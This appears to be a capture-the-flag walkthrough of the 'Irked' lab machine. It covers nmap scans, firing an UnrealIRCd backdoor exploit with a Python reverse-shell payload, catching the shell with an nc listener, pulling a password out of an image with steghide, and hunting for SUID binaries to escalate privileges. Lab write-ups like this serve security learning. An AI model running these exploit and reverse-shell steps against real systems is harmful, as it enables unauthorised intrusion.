
```
~/current/irked (2.394s)
nmap -p 6697,8067,65534 -sCVV 10.129.2.253

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-15 20:11 IST
Nmap scan report for irked.htb (10.129.2.253)
Host is up (0.075s latency).

PORT      STATE SERVICE VERSION
6697/tcp  open  irc     UnrealIRCd
8067/tcp  open  irc     UnrealIRCd
65534/tcp open  irc     UnrealIRCd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.37 seconds
```

So some ports are running IRC protocol.... Let's find some possible exploits for IRC protocol.



```
~/current/irked (9.674s)
nmap -p 22,80,111,6697,8067,44083,65534 -sCV -A -Pn 10.129.2.253

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-15 20:16 IST
Nmap scan report for irked.htb (10.129.2.253)
Host is up (0.075s latency).

PORT      STATE  SERVICE VERSION
22/tcp    open   ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0
| ssh-hostkey:
|   1024 6a:5d:f5:bd:cf:83:78:b6:75:31:9b:dc:79:c5:fd:ad (DSA)
|   2048 75:2e:66:bf:b9:3c:cc:f7:7e:84:8a:8b:f0:81:02:33 (RSA)
|   256 c8:a3:a2:5e:34:9a:c4:9b:90:53:f7:50:bf:ea:25:3b (ECDSA)
|_  256 8d:1b:43:c7:d0:1a:4c:05:cf:82:ed:c1:01:63:a2:0c (ED25519)
80/tcp    open   http    Apache httpd 2.4.10 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.10 (Debian)
111/tcp   open   rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          37551/udp6  status
|   100024  1          38972/tcp6  status
|   100024  1          51458/udp   status
|_  100024  1          54143/tcp   status
6697/tcp  open   irc     UnrealIRCd
8067/tcp  open   irc     UnrealIRCd
44083/tcp closed unknown
65534/tcp open   irc     UnrealIRCd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

So did another nmap scan for all the ports and found unrealIRCd as the open source one running the IRC server.



Ranger11Danger Update README.md c1701f5 · 5 years ago

.gitattributes	Initial commit	5 years ago
README.md	Update README.md	5 years ago
exploit.py	Update exploit.py	5 years ago


README

UnrealIRCd 3.2.8.1 Backdoor

This is a python version of a metasploit module that exploits a known vulnerability in UnrealIRCd 3.2.8.1

I know that this exploit is already well documented and easy to perform with a metasploit module but I wanted to work on my python scripting knowledge, (specifically interacting with sockets in python), and thought this would be a good way to start.


Please let me know where the code could be improved upon, or if there is a completely different way to go about it thats better.



completely different way to go about it thats better.


The updated version of this code has the ability to select the type of reverse shell to be sent. Currently there are only 3: python, netcat, and a bash shell, these options are set with -payload. ex. python3 exploit.py 1.1.1.1 6667 -payload python

Don't know about the version of UNrealIRC so have to brute force / hit and trial with this exploit as it was the first when i wrote exploits for UnrealIRC.




```
~/current/irked (1.206s)
python3 exploit.py 10.129.2.253 65534 -payload python
Exploit sent successfully!
```

So basically exploit had some reverse shell payload so -payload python means used reverse shell payload of python to get reverse shell.




```
~/current/irked
rlwrap nc -lnvp 9999

Listening on 0.0.0.0 9999
Connection received on 10.129.2.253 55619
bash: cannot set terminal process group (643): Inappropriate ioctl for device
bash: no job control in this shell
ircd@irked:~/Unreal3.2$
```

Got one as a user...




```
ircd@irked:/home$ ls
ls
djmardov
ircd
ircd@irked:/home$
```

Got another user in home directory...




```
cd djmardov
ircd@irked:/home/djmardov$ ls
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
user.txt
Videos
ircd@irked:/home/djmardov$
```

Found user.txt in user's home directory but cannot view it...




```
ircd@irked:/home/djmardov/Documents$ ls -al
ls -al
total 12
drwxr-xr-x  2 djmardov djmardov 4096 Sep  5  2022 .
drwxr-xr-x 18 djmardov djmardov 4096 Sep  5  2022 ..
-rw-r--r--  1 djmardov djmardov   52 May 16  2018 .backup
lrwxrwxrwx  1 root     root       23 Sep  5  2022 user.txt -> /home/djmardov/user.txt
ircd@irked:/home/djmardov/Documents$ 
```

In user djmardov's home directory found a .backup file...




```
ircd@irked:/home/djmardov/Documents$ cat .backup
cat .backup
Super elite steg backup pw
UPupDOWNdownLRlrBAbaSSss
ircd@irked:/home/djmardov/Documents$ 
```

Does "steg" means steganography and we have actually got the password of an image containing something hidden.




Let's download this image as it is the only image i've found.




```
~/current/irked (10.371s)
steghide extract -sf irked.jpg

Enter passphrase:
wrote extracted data to "pass.txt".
```

Was write got a file by the name pass.txt.




```
~/current/irked (0.01s)
cat pass.txt

Kab6h+m+bbp2J:HG
```

Let's use it to login as another user....




```
ircd@irked:/home/djmardov/Documents$ su djmardov
su djmardov
Password: Kab6h+m+bbp2J:HG

djmardov@irked:~/Documents$
```

Finally logged in as another user...




```
djmardov@irked:~/Documents$ sudo -l
sudo -l
bash: sudo: command not found
djmardov@irked:~/Documents$
```

sudo command not found!!!




```
djmardov@irked:~/Documents$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/spice-gtk/spice-client-glib-usb-acl-helper
/usr/sbin/exim4
/usr/sbin/pppd
/usr/bin/chsh
/usr/bin/procmail
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/at
/usr/bin/pkexec
/usr/bin/X
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/viewuser
/sbin/mount.nfs
/bin/su
/bin/mount
/bin/fusermount
/bin/ntfs-3g
/bin/umount
djmardov@irked:~/Documents$
```

Looked for SUID files and found one strange one by the name "/usr/bin/viewuser".



```
djmardov@irked:~/Documents$ /usr/bin/viewuser
/usr/bin/viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2024-10-15 10:40 (:0)
sh: 1: /tmp/listusers: not found
djmardov@irked:~/Documents$
```

